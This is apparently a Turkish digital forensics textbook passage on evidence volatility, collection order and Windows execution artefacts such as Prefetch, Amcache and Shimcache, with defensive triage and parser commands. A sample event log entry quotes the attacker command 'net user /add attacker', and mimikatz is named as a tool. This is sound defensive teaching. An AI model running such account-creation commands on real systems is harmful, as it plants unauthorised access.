Dijital soruşturmalarda delil yalnızca bir disk imajından ibaret değildir. Modern sistemlerde veriler; işletim sistemi, bellek, ağ, bulut ve harici depolama ortamları arasında dağılmış durumdadır. Bir analist için ilk kritik soru şudur:

Hangi veri kaynağı, hangi tür soruya cevap verir? Dijital deliller genel olarak şu kategorilerde incelenebilir:

1. Seviye: En Uçucu (Kritik)

- **Kayıt Defterleri ve Önbellek (Registers & Cache):** CPU içindeki anlık veriler. Milisaniyeler içinde değişir.
- **Yönlendirme Tabloları ve ARP Önbelleği:** Ağ bağlantı bilgileri.

2. Seviye: Bellek (RAM)

- **Önemi:** Çalışan işlemler, şifrelenmiş dosyaların anahtarları, panoya (clipboard) kopyalanan metinler ve gizli ağ bağlantıları buradadır.
- **Risk:** Bilgisayarın fişi çekildiği veya yeniden başlatıldığı anda bu veriler tamamen silinir.

3. Seviye: Geçici Dosya Sistemleri

- **Disk Üzerindeki Swap/Page Dosyaları:** RAM yetmediğinde diskin kullanılan kısmı.
- **Ağ Durumu:** Aktif TCP/UDP bağlantıları.

4. Seviye: Kalıcı Depolama (Disk)

- **Hard Diskler ve SSD'ler:** İşletim sistemi, kullanıcı dosyaları ve loglar. Bilgisayar kapansa da veri burada kalır.
- **Risk:** Verinin üzerine yazılması (Overwrite).

5. Seviye: Uzak Kayıtlar (Remote Logs)

- **Log Sunucuları ve Bulut:** Firewall logları, SIEM kayıtları, Google Drive geçmişi vb. Fiziksel cihazdan bağımsızdırlar ancak belirli bir süre sonra silinebilirler (Log retention policy).

Kanıt Toplamada Kritik Bir Hata: Fişi Çekmek mi, Çekmemek mi?

Eski usul adli tıpta "bilgisayarın fişini çek" kuralı yaygındı. Ancak günümüzde bu çok büyük bir hatadır:

1. **Fişi Çekersen:** RAM'deki tüm kanıtları (örneğin BitLocker şifreleme anahtarını veya aktif saldırgan bağlantısını) kaybedersin.
2. **Kapatma Komutu Verirsen:** İşletim sistemi kapanırken logları temizleyebilir veya saldırganın kurduğu bir "shutdown script" çalışarak kanıtları silebilir.

Doğru Yaklaşım: Canlı analiz (Live Analysis) araçlarıyla önce RAM imajını almalı, ardından diske müdahale etmelisiniz.

Kaynak	Analiz Edilecek Veri	Kullanılacak Araç
RAM	Şifreler, Malware enjeksiyonu, Ağ soketleri	Volatility, DumpIt, Magnet RAM Capture
Disk (NTFS)	$MFT, Prefetch, Event Logs, Silinmiş Dosyalar	FTK Imager, Autopsy, Eric Zimmerman Tools
Ağ (Network)	Veri sızıntısı rotası, C2 iletişimi	Wireshark, Network Miner, Zeek
Mobil	WhatsApp mesajları, Konum geçmişi	Cellebrite, Magnet AXIOM, ADB

Özetle: "Sıcak" ve "Soğuk" Veri

Soruşturmacı olarak veriyi **"Sıcak" (Canlı sistem)** ve **"Soğuk" (Kapatılmış sistem)** olarak ikiye ayırmalısın. Sıcak verinin ömrü çok kısadır ama saldırının "sıcağı sıcağına" kanıtını sunar.

3.1.1 Uç Nokta (Endpoint) Kaynakları

Sabit diskler (HDD/SSD)

Taşınabilir medya (USB, harici disk)

İşletim sistemi artefaktları

Registry kayıtları

Kullanıcı profil dizinleri

Bu kaynaklar genellikle kalıcı (non-volatile) verileri içerir.

3.1.2 Bellek (RAM) Kaynakları

- Çalışan işlemler
- Şifreleme anahtarları
- Ağ bağlantıları
- Dosyasız (fileless) kötü amaçlı yazılım kalıntıları
- Enjeksiyon izleri

Bellek, en yüksek volatiliteye sahip kaynaktır ve sistem kapatıldığında veri kaybolur.

3.1.3 Ağ ve Log Kaynakları

- Güvenlik duvarı kayıtları
- DNS sorgu logları
- VPN kayıtları
- Proxy logları
- SIEM verileri

Bu kayıtlar olayın kapsamını anlamada kritik rol oynar.

3.1.4 Bulut ve Sanallaştırma Ortamları

- SaaS uygulama logları
- IAM (kimlik ve erişim yönetimi) kayıtları
- Snapshot verileri
- Container ve orchestration logları

Modern soruşturmalarda bu kaynakların göz ardı edilmesi ciddi eksiklik yaratır.


3.2 Volatilite Kavramı

Volatilite, bir verinin sistem kapandığında veya süreç sonlandığında kalıcılığını yitirme derecesini ifade eder.

Dijital adli incelemede genel prensip şudur:

En volatil veriden başlanır.

Çünkü sistem kapatıldığında veya saldırgan müdahale ettiğinde ilk kaybolacak veri RAM ve aktif bağlantı bilgileridir.



Sistem kapatıldığında üst katmandaki veriler geri döndürülemez şekilde kaybolabilir.

3.3 Volatilite Sıralaması

Dijital ortamlarda veri kaynaklarının genel volatilite sıralaması şu şekildedir:

- CPU önbelleği
- RAM
- Aktif ağ bağlantıları
- Çalışan işlemler
- Disk üzerindeki geçici dosyalar
- Kalıcı disk verileri
- Yedekler ve arşivler

Bu sıralama, olay müdahalesi sırasında hangi verinin önce toplanması gerektiğini belirler.

Örneğin bir fidye yazılımı saldırısında sistem kapatılmadan önce bellek dökümü alınmaması, saldırganın kullandığı araçlara dair kritik bilgilerin kaybına yol açabilir.

3.4 RAM ve Disk Arasındaki Farklar

RAM ve disk artefaktları farklı türde kanıt üretir.

RAM analizi şu tür sorulara cevap verebilir:

- Hangi süreçler çalışıyordu?
- Hangi bağlantılar açıktı?
- Belleğe yüklenmiş şüpheli modüller var mı?

Disk analizi ise:

- Hangi dosyalar oluşturuldu?
- Hangi programlar çalıştırıldı?
- Kalıcılık mekanizması var mı?

RAM çoğu zaman saldırının canlı izini taşırken, disk olayın kalıcı izini saklar.

Özellik	RAM	Disk
Volatilite	Çok yüksek	Düşük
Fileless malware	✔	✗
Şifre anahtarı	✔	✗
Kalıcılık izleri	✗	✔
Zaman damgası	Sınırlı	✔

3.5 Delil Toplama Önceliği

Bir olay müdahalesinde hatalı önceliklendirme, kritik kanıt kaybına neden olabilir.

Genel yaklaşım:

1. Ağ bağlantı durumunun kaydı
2. RAM dökümü alınması
3. Sistem bilgisi toplanması
4. Disk imajının alınması
5. Harici medya incelemesi

Ancak her vaka kendi bağlamında değerlendirilmelidir. Örneğin, çalışan bir sunucu kapatılmadan RAM alınması operasyonel risk yaratabilir.

Bir olay mahalline girdiğinde verileri şu sırayla toplamalısın:

1. **En Uçucu (Saniyeler içinde değişen):** İşlemci önbelleği (Cache), Register'lar, ARP tablosu, yönlendirme tablosu ve aktif ağ bağlantıları.

2. **Uçucu (Bilgisayar kapanınca silinen): RAM (Bellek)**. Ransomware vakalarında şifreleme anahtarı (encryption key) genellikle RAM'de açık halde bulunur. Cihazı kapatırsan dosyaları kurtarma şansını sonsuza dek kaybedebilirsin.
3. **Yarı Uçucu (Kısa süre kalan):** Geçici dosyalar (Temp files), Disk üzerindeki Swap (Sanal Bellek) dosyaları.
4. **Kalıcı (Kapatılınca silinmeyen):** Hard diskler, SSD'ler, harici depolama birimleri.
5. **Arşivlenmiş (Uzakta olan):** Yedekleme üniteleri, bulut kayıtları, ISP logları.

Özellik	Canlı Adli Tıp (Live Forensics)	Ölü Adli Tıp (Post-Mortem)
Sistem Durumu	Bilgisayar açık ve çalışıyor.	Bilgisayar kapatılmış.
Toplanan Veri	RAM, aktif ağ trafiği, şifreleme anahtarları.	Tüm disk imajı, silinmiş dosyalar, kayıt defteri.
Risk	İnceleme araçları sistemde iz bırakabilir.	RAM verisi ve uçucu kanıtlar tamamen kaybolur.
Uygulama	Bir USB üzerinden taşınabilir araçlarla (Triage) yapılır.	Yazma korumalı (Write-blocker) donanımlarla yapılır.

Bölüm 3 Kapanış

Delil kaynağını doğru belirlemek, analizden daha kritik olabilir. Yanlış önceliklendirme, en gelişmiş analiz araçlarının dahi çözemeyeceği veri kaybına yol açabilir. Bu nedenle bir analist için teknik bilgi kadar stratejik düşünme yeteneği de gereklidir.

BÖLÜM 4

Windows Artefact Ekosistemi

4.1 Artefact Kavramı

Bir dijital artefact, işletim sisteminin veya uygulamaların normal çalışması sırasında bıraktığı yan ürün veridir.

Bu veriler kullanıcı tarafından bilinçli olarak oluşturulmaz; sistem davranışının doğal sonucudur.

Ancak kritik nokta şudur:

Artefact tek başına olay değildir.
Artefact bir izdir. Olay, izlerin bağlam içinde birleştirilmesiyle ortaya çıkar.

4.2 Program Çalıştırma Ekosistemi

Bir Windows sisteminde bir program çalıştırıldığında tek bir kayıt oluşmaz.

Aynı olay farklı sistem bileşenlerinde iz bırakır.

Örneğin:

Bir dosya çalıştırıldığında:

- Prefetch kaydı oluşabilir
- Amcache girdisi oluşabilir
- Shimcache kaydı oluşabilir
- Event ID 4688 üretilebilir
- $MFT zaman damgası değişebilir
- LNK dosyası oluşabilir
- UserAssist güncellenebilir

Bu dağıtık yapı, analiste doğrulama imkânı sağlar.

"Hangi Programlar Çalıştırıldı?" (Execution Artefacts)

Saldırganın sistemde hangi araçları (mimikatz, nmap vb.) kullandığını anlamak için bakılır.

- **Prefetch (.pf):** Windows, uygulamaların daha hızlı açılması için bu dosyaları oluşturur. Dosyanın en son ne zaman çalıştığını ve kaç kez çalıştırıldığını gösterir.
- **Shimcache (AppCompatCache):** İşletim sisteminin uyumluluk için tuttuğu bir listedir. Bir dosya çalıştırılmasa bile sadece diskte var olması buraya girmesine neden olabilir.
- **Amcache.hve:** Çalıştırılan uygulamaların dosya yolu, hash değeri ve yayıncı bilgilerini içerir. Malware tespiti için altın madenidir.

"Hangi Dosya ve Klasörlere Erişildi?" (File Usage)

Kullanıcının hangi dokümanları açtığını veya hangi klasörlerde gezindiğini kanıtlar.

- **LNK Files (Kısayollar):** Bir dosya açıldığında Windows otomatik olarak bir `.lnk` dosyası oluşturur. Orijinal dosya silinse bile kısayol dosyası; dosya boyutu, oluşturulma tarihi ve seri numarasını saklar.
- **Jump Lists:** Görev çubuğundaki simgelere sağ tıklandığında çıkan "Son kullanılanlar" listesidir.
- **ShellBags:** Kullanıcının hangi klasörü hangi görünümde (liste, büyük simge vb.) açtığını tutar. Silinmiş klasörlerin bir zamanlar var olduğunu kanıtlamak için kullanılır.

"Sisteme Ne Bağlandı?" (External Devices)

Veri sızıntısının USB üzerinden yapılıp yapılmadığını anlamak için bakılır.

- **USBSTOR (Registry):** Bilgisayara takılan her USB cihazının marka, model ve seri numarasını kaydeder.
- **Setupapi.dev.log:** Cihazın ilk kez ne zaman takıldığını saniyelik hassasiyetle tutan metin günlüğüdür.

Kullanıcı Davranışları ve Ağ (User & Network)

- **UserAssist:** Başlat menüsünden hangi programın kaç kez açıldığını gösteren şifreli (ROT13) bir kayıt defteri anahtarıdır.
- **SRUM (System Resource Usage Monitor):** Hangi uygulamanın ne kadar veri transferi yaptığını ve ne kadar CPU tükettiğini tutan bir veri tabanıdır. (Veri sızıntısı analizinde kritiktir).

Windows Artefact Matrisi

Soru	Bakılacak Yer	Kalıcılık Seviyesi
En son hangi EXE açıldı?	Prefetch / Superfetch	Yüksek
USB ne zaman takıldı?	Registry (USBSTOR)	Çok Yüksek
Klasör içinde gezindi mi?	ShellBags	Çok Yüksek
Ne kadar veri sızdırdı?	SRUM (System Resource Usage Monitor)	Orta (30-60 Gün)
Silinen dosya neydi?	$MFT (Master File Table)	Düşük (Üzerine yazılabilir)


İzlerin "Eşleşme" Tablosu (Cross-Referencing)

Adli bilişim uzmanı, tek bir kanıta güvenmez; kanıtları **korelasyon** ile doğrular:

Kanıt Kaynağı	Ne Zaman?	Kaç Kez?	Dosya Yolu?	Hash Bilgisi?
Prefetch	☑	☑	☑	❌
ShimCache	☑ (Son)	❌	☑	❌
Amcache	☑ (İlk)	❌	☑	☑
UserAssist	☑	☑	☑	❌

Analiz Yorumu: Bir saldırgan Prefetch kayıtlarını temizlese bile, ShimCache veya Amcache içinde bıraktığı izler onun yakalanmasını sağlar. Bu yüzden "tek bir kayıt oluşmaz" demen teknik olarak tamamen doğrudur.

“Program Çalıştırıldı”



Tek artefact yorum üretmez. Korelasyon üretir.

Korelasyonun Gücü: Bir Örnek Senaryo

Bir analistin önüne sadece bir LNK dosyası (kısayol) gelirse, bu sadece "Bu dosya bir ara mevcuttu" der. Ancak korelasyon şu tabloyu çizer:

1. **LNK Dosyası:** Dosyanın C:\Temp\zararli.exe konumunda olduğunu söyler.
2. **Prefetch (.pf):** Bu dosyanın toplamda **8 kez** çalıştığını ve en son **saat 14:02'de** aktif olduğunu kanıtlar.
3. **Amcache.hve:** Dosyanın **SHA-1 hash** bilgisini verir. Bu hash'i VirusTotal'de arattığınızda "Trojan" sonucu çıkar.
4. **ShimCache:** Dosyanın sistemde ilk görüldüğü tarihi doğrular.
5. **Event ID 4624:** O saatte sisteme Admin kullanıcısının değil, Stajyer kullanıcısının giriş yaptığını gösterir.

Korelasyonun Gücü: "Üçlü Doğrulama" Örneği

Saldırganın bir dosyayı çaldığını düşünelim:

1. **Registry (USBSTOR):** Saat 14:00'te bir Kingston USB takıldı.
2. **LNK Files:** Saat 14:05'te "Maas_Listesi.xlsx" dosyası açıldı.
3. **ShellBags:** Kullanıcının USB içindeki "YEDEK" klasörüne girdiğini kanıtlar.

Bu üç veri birleştiğinde; kullanıcının sadece USB takmadığını, hedefli bir şekilde dosya kopyaladığını kesinleştirmiş olursunuz.

Canlı Sistem Analizi (Triage)

Sistem henüz açıkken hızlıca korelasyon kurmak için:

Hangi uygulama hangi IP'ye bağlı?

```
netstat -naob
```

Saldırgan kendini başlangıca ekledi mi?

```
schtasks /query /fo LIST /v
```

Prefetch analizi ile uygulama geçmişini çıkar:

```
PECmd.exe -d "C:\Windows\Prefetch" --csv "C:\Analiz\UygulamaGecmisi"
```

USB geçmişini (Registry) analiz et:

```
RECmd.exe --f "C:\Windows\System32\config\SYSTEM" --bn BatchExamp-
les\SANS_System.reb --csv "C:\Analiz\USB_Izleri"
```

Pratik Bir Senaryo: "O Dosyayı Kim Sildi?"

Korelasyon komutlarını kullanarak bir dosyanın silinme sürecini şöyle kanıtlarız:

1. **$MFT Sorgusu:** Dosyanın silindiği zaman damgasını al.
2. **Event Logs (ID 4663):** O dosyaya en son erişen kullanıcı hesabını bul.
3. **$Recycle.Bin Analizi:** Dosyanın geri dönüşüm kutusuna mı atıldığını yoksa `Shift+Delete` ile mi uçurulduğunu doğrula.

Sonuç: "Stajyer kullanıcısı, saat 14:02'de Temp klasöründen bir trojan çalıştırmıştır." (İşte bu bir **hikayedir** ve mahkemede anlam ifade eder.)

Yöntem	Açıklama	Amacı
Zaman Çizelgesi (Timeline)	Tüm sistem izlerini (MACB) tek bir kronolojik sıraya dizmek.	Olayların akışını ve saldırganın adımlarını görmek.
Veri Doğrulama (Cross-Validation)	Bir izi (örn: Prefetch), başka bir izle (örn: Registry) karşılaştırmak.	Sahte veya manipüle edilmiş izleri (Anti-Forensics) tespit etmek.
Kullanıcı İlişkilendirme	Dosya hareketlerini aktif kullanıcı oturumlarıyla eşleştirmek.	"Suçu kim işledi?" sorusuna cevap bulmak.

Analiz Komutu Örneği (Korelasyon Hazırlığı)

Bir uzman, tüm bu izleri birleştirmek için genellikle **Plaso (log2timeline)** gibi araçlar kullanarak "Super Timeline" oluşturur:

```
# Tüm sistem imajından zaman çizelgesi verilerini ayıklar

log2timeline.py --source /dev/sdb1 --storage-file timeline.plaso
```

Anlamı: Bu komut, diskteki her bir dosya sistemini, kayıt defterini ve logu tarar; hepsini tek bir devasa zaman çizelgesinde birleştirerek analistin korelasyon yapmasını sağlar.

4.3 Prefetch

Prefetch, Windows işletim sisteminin performansını artırmak için tasarlanmış, ancak dijital adli tıp (DFIR) uzmanları için **"uygulama çalıştırma kanıtı"** sunan en değerli altın madenlerinden biridir.

Sistem, bir uygulama çalıştırıldığında ihtiyaç duyulan verileri önceden belleğe yüklemek için bu dosyaları oluşturur. Bizim için önemi ise, bu dosyanın içinde saklanan **metaverilerdir.**

Prefetch Dosyasının Anatomisi

Windows, her uygulama için `C:\Windows\Prefetch` dizini altında `.pf` uzantılı bir dosya oluşturur. Bu dosyanın ismi genellikle `UYGULAMA_ADI-HASH.pf` formatındadır.

Bir `.pf` dosyasını analiz ettiğinde şu bilgilere ulaşırsın:

- **Uygulama Adı:** Hangi `.exe` çalıştırıldı?
- **Çalıştırma Sayısı (Run Count):** Bu uygulama toplamda kaç kez açıldı?
- **Zaman Damgaları (Timestamps):** Uygulamanın en son çalıştırıldığı zaman (Windows 8 ve 10'da son 8 çalıştırma zamanı saklanır).
- **Dosya Yolu:** Uygulamanın hangi klasörden çalıştırıldığı.
- **Bağımlılıklar:** Uygulama çalışırken hangi `.dll` veya diğer dosyaları çağırdı?

Neden Prefetch Analizi Yaparız?

Saldırganlar izlerini silmek için kullandıkları araçları (örneğin bir hacking tool) silebilirler. Ancak Prefetch dosyasını silmeyi unuturlarsa, biz o aracın:

1. Sistemde **var olduğunu**,
2. **Ne zaman** çalıştırıldığını,
3. Hangi **klasörden** (belki gizli bir temp klasörü) yürütüldüğünü kanıtlayabiliriz.

Kritik Not: Windows Server işletim sistemlerinde Prefetch özelliği varsayılan olarak **kapalıdır.** Bu nedenle sunucu incelemelerinde bu artefact'ı bulamayabilirsin.

Pratik Komutlar ve Araçlar

Prefetch dosyaları ham (binary) formatta olduğu için bir "parser" aracına ihtiyaç duyarsın. En popüler araç Eric Zimmerman'ın **PECmd** aracıdır.

Tüm Prefetch klasörünü tara ve sonuçları CSV olarak kaydet

```
PECmd.exe -d "C:\Windows\Prefetch" --csv "C:\Analiz\Sonuclar"
```

Korelasyon: Prefetch + Diğer İzler

Prefetch tek başına bir kanıttır, ancak diğerleriyle birleşince hikaye tamamlanır:

- **Prefetch:** `cmd.exe` dün 22:00'de çalıştı.
- **Event Logs (ID 4688):** `cmd.exe` çalışırken şu komut satırı parametrelerini kullandı: `net user /add attacker`.
- **MFT:** `net.exe` dosyası o saniyede diskte işlem yaptı.

Prefetch dosyaları, uygulama çalıştırma performansını artırmak amacıyla oluşturulur.

Adli açıdan sağladığı bilgiler:

- Uygulama adı
- Çalıştırılma sayısı
- Son çalıştırma zamanı
- Yüklenen dosyalar

Ancak önemli uyarı: Prefetch'in silinmiş olması, programın çalıştırılmadığını göstermez.

4.4 Amcache ve Shimcache

Prefetch'in sağladığı "çalıştırma" kanıtlarının bir adım ötesine geçtiğimizde, Windows'un en derin ve bazen en karmaşık iki artefact'ı ile karşılaşırız: **Amcache** ve **Shimcache (AppCompatCache)**.

Bu iki iz, özellikle saldırganın dosyayı sildiği veya dosyanın sadece diskte durup hiç çalıştırılmadığı senaryolarda hayat kurtarıcıdır.

Amcache:

- Yürütülebilir dosyaların izini tutar
- Dosya hash bilgisi içerebilir
- Dosyanın diskte bulunup bulunmadığını anlamada yardımcıdır

Amcache, `Amcache.hve` adlı özel bir kayıt defteri (hive) dosyasında tutulur. Prefetch ve Shimcache'in en güçlü özelliklerini birleştirir.

- **Nerede Saklanır?** `C:\Windows\AppCompat\Programs\Amcache.hve`.
- **Ne Kaydeder?** Dosya yolu, oluşturulma zamanı ve **en önemlisi dosyanın SHA-1 hash değerini.**

- **Neden Önemli?** Bir saldırgan `malware.exe` dosyasını çalıştırıp sonra sildiyse, Amcache sayesinde o dosyanın hash değerini bulabilirsin. Bu hash'i alıp Tehdit İstihbaratı servislerinde (VirusTotal vb.) aratarak yazılımın ne olduğunu saniyeler içinde anlarsın.

Shimcache (AppCompatCache):

- Uyumluluk mekanizmasının parçasıdır
- Dosyanın sistem tarafından görülmüş olduğunu gösterir
- Çalıştırıldığına dair kesin kanıt değildir

Bu fark özellikle rapor yazarken kritiktir.

Shimcache (AppCompatCache)

Windows'un farklı uygulamalarla geriye dönük uyumluluk (compatibility) sağlayıp sağlamadığını anlamak için kullandığı bir mekanizmadır.

- **Nerede Saklanır?** Kayıt Defteri'nde (Registry) bulunur: `SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache`.
- **Ne Kaydeder?** Dosya yolunu, dosya boyutunu ve son değiştirilme (Standard Information Modified) zamanını.
- **Kritik Fark:** Bir dosyanın Shimcache'e girmesi için **çalıştırılması şart değildir.** Dosyanın Windows Explorer ile görüntülenmesi veya sistem tarafından taranması bile listeye girmesine neden olabilir.
- **Uçuculuk:** Veriler sistem açıkken RAM'dedir; sadece sistem **kapatıldığında veya yeniden başlatıldığında** Registry üzerine yazılır.

Karşılaştırma Tablosu: Hangisine Ne Zaman Bakmalı?

Özellik	Shimcache	Amcache	Prefetch
Hash Değeri Verir mi?	Hayır	**Evet (SHA-1)**	Hayır
Çalışma Şartı?	Görüntüleme yeterli	Yükleme/Çalıştırma	Kesinlikle Çalışmalı
Dosya Yolu Var mı?	Evet	Evet	Evet
Kalıcılık	RAM (Kapanınca diske)	Disk (.hve dosyası)	Disk (.pf dosyası)

Uygulama: Eric Zimmerman Araçları ile Analiz

Bu karmaşık yapıları elle okumak imkansızdır. Yine Zimmerman araçlarını kullanıyoruz:

Shimcache Analizi:

AppCompatCacheParser ile SYSTEM hive dosyasını tara

```
AppCompatCacheParser.exe -f "C:\Windows\System32\config\SYSTEM" --csv
"C:\Analiz\Shim"
```

Amcache Analizi:

Amcache.hve dosyasını parse et ve hashleri çıkar

```
AmcacheParser.exe -f "C:\Windows\AppCompat\Programs\Amcache.hve" --csv
"C:\Analiz\Amcache"
```

Korelasyon Senaryosu

Bir saldırganın `mimikatz.exe` kullandığını düşünelim:

1. **Shimcache:** `mimikatz.exe` dosyasının `C:\Temp` altında var olduğunu gösterir.
2. **Amcache:** `mimikatz.exe`'nin SHA-1 hash'ini verir, dosyanın gerçekten Mimikatz olduğunu kanıtlar.
3. **Prefetch:** Bu dosyanın kaç kez ve en son ne zaman (örneğin gece 03:00) çalıştırıldığını mühürler.

Bu üçü birleştiğinde saldırganın "inkar" şansı kalmaz.

4.5 Event Log Korelasyonu

Windows Security Log (özellikle Event ID 4688), yeni bir süreç oluşturulduğunu gösterir.

Ancak log temizlenmiş olabilir.

Bu durumda:

- Prefetch
- MFT
- Amcache

ile doğrulama yapılabilir.

4.6 $MFT ve Zaman Damgaları

NTFS dosya sistemi her dosya için zaman damgaları tutar:

- Created
- Modified
- Accessed
- Entry Modified

Timestomping saldırılarında SI ve FN zaman damgaları arasında tutarsızlık görülebilir.

Yüksek Güvenilirlik

- Prefetch (çalıştırma kanıtı)
- Event ID 4688
- MFT zaman damgası korelasyonu

Orta Güvenilirlik

- Amcache
- LNK dosyaları
- UserAssist

Destekleyici Artefact

- Shimcache
- Recent files listeleri

Artefact	Dosya Vardı	Çalıştırıldı	Silinse de İz Kalır
Prefetch	✔	✔	✔
Amcache	✔	?	✔
Shimcache	✔	?	✔
LNK	✗	✔	✔

4.8 Artefact Çelişkileri

Gözlemlenen Durum	Rakip İz (Counter-Artifact)	Olası Anlamı
Dosya oluşturma tarihi çok eski.	MFT FN zamanı çok yeni.	**Timestomping** (Tarih değiştirme).
Kayıt Defteri'nde program izi var.	Dosya diskte bulunamıyor.	**Evidence Scrubbing** (Delil karartma).
USB takılma izi var (SetupAPI.log).	Kayıt Defteri'nde USB seri nosu yok.	İzlerin manuel silinmesi veya sistem hatası.
Prefetch'te "Run Count" artmış.	UserAssist'te kayıt yok.	Program GUI yerine komut satırından (CMD) açılmış.

Uzman Yaklaşımı: "Uyumsuzluk, Kanıttır"

Bir adli bilişim uzmanı için çelişki bir engel değil, bir **anomalidir**. Eğer her şey mükemmel bir uyum içindeyse, profesyonel bir saldırganın tüm izleri "kitabına uygun" temizlediğinden şüphelenilir. Ancak bir çelişki yakalandığında, saldırganın hata yaptığı nokta bulunmuş demektir.

SI ve FN arasındaki bu uyumsuzluk, dosyanın manipüle edildiğinin %100 kanıtıdır.

Profesyonel analizde en kritik nokta:

Artefact’ların birbiriyle çelişmesi.

Örnek:

- Prefetch var
- Ama Event Log yok

Bu şu ihtimalleri doğurur:

- Log silinmiş olabilir
- Audit policy kapalı olabilir
- Sistem restore edilmiş olabilir

İşte burada analist varsayım değil, olasılık üretir.

4.9 Timestomping ve Zaman Manipülasyonu

NTFS iki farklı zaman damgası tutar:

$STANDARD_INFORMATION (SI)

$FILE_NAME (FN)

Timestomping durumunda:

SI değiştirilmiş
FN değiştirilmemiş olabilir

Attribute	SI	FN
Created	✔	✔
Modified	✔	✔
Manipülasyon	✔	✗

Zaman damgası tutarsızlıkları manipülasyon göstergesi olabilir.

4.10 Uygulamalı Senaryo: Şüpheli Program Çalıştırma Analizi

Senaryo

Bir kurumda çalışan bir personelin, mesai saatleri dışında hassas bir dosyayı harici ortama aktardığı iddia edilmektedir. İnceleme kapsamında çalışana ait Windows 10 yüklü dizüstü bilgisayara el konulmuştur.

Şüphe edilen dosya:

data_export.exe

Ama sistem üzerinde dosya artık bulunmamaktadır.

Analistin görevi:

Bu programın gerçekten çalıştırılıp çalıştırılmadığını ve ne zaman çalıştırıldığını belirlemek.

Adım 1 — Prefetch Analizi

Prefetch dizininde aşağıdaki dosya tespit edilmiştir:

DATA_EXPORT.EXE-3F2A91B4.pf

İçerik analizi sonucu:

- Son çalıştırma zamanı: 23:17
- Çalıştırılma sayısı: 3
- Referans verilen dosya yolları:
  C:\Users\user\Documents\

Bu veri, programın sistem üzerinde çalıştırıldığını güçlü biçimde destekler.

Adım 2 — Amcache İncelemesi

Amcache hive içinde:

- Dosya adı: data_export.exe
- SHA-1 hash değeri
- İlk görülme zamanı

Bu kayıt, dosyanın sistem tarafından tanındığını gösterir.

Ancak önemli not:

Amcache tek başına çalıştırma kanıtı değildir.

Adım 3 — Event Log Analizi

Security log içinde:

Event ID 4688 kaydı:

- New Process Name: data_export.exe
- Parent Process: explorer.exe
- Timestamp: 23:17

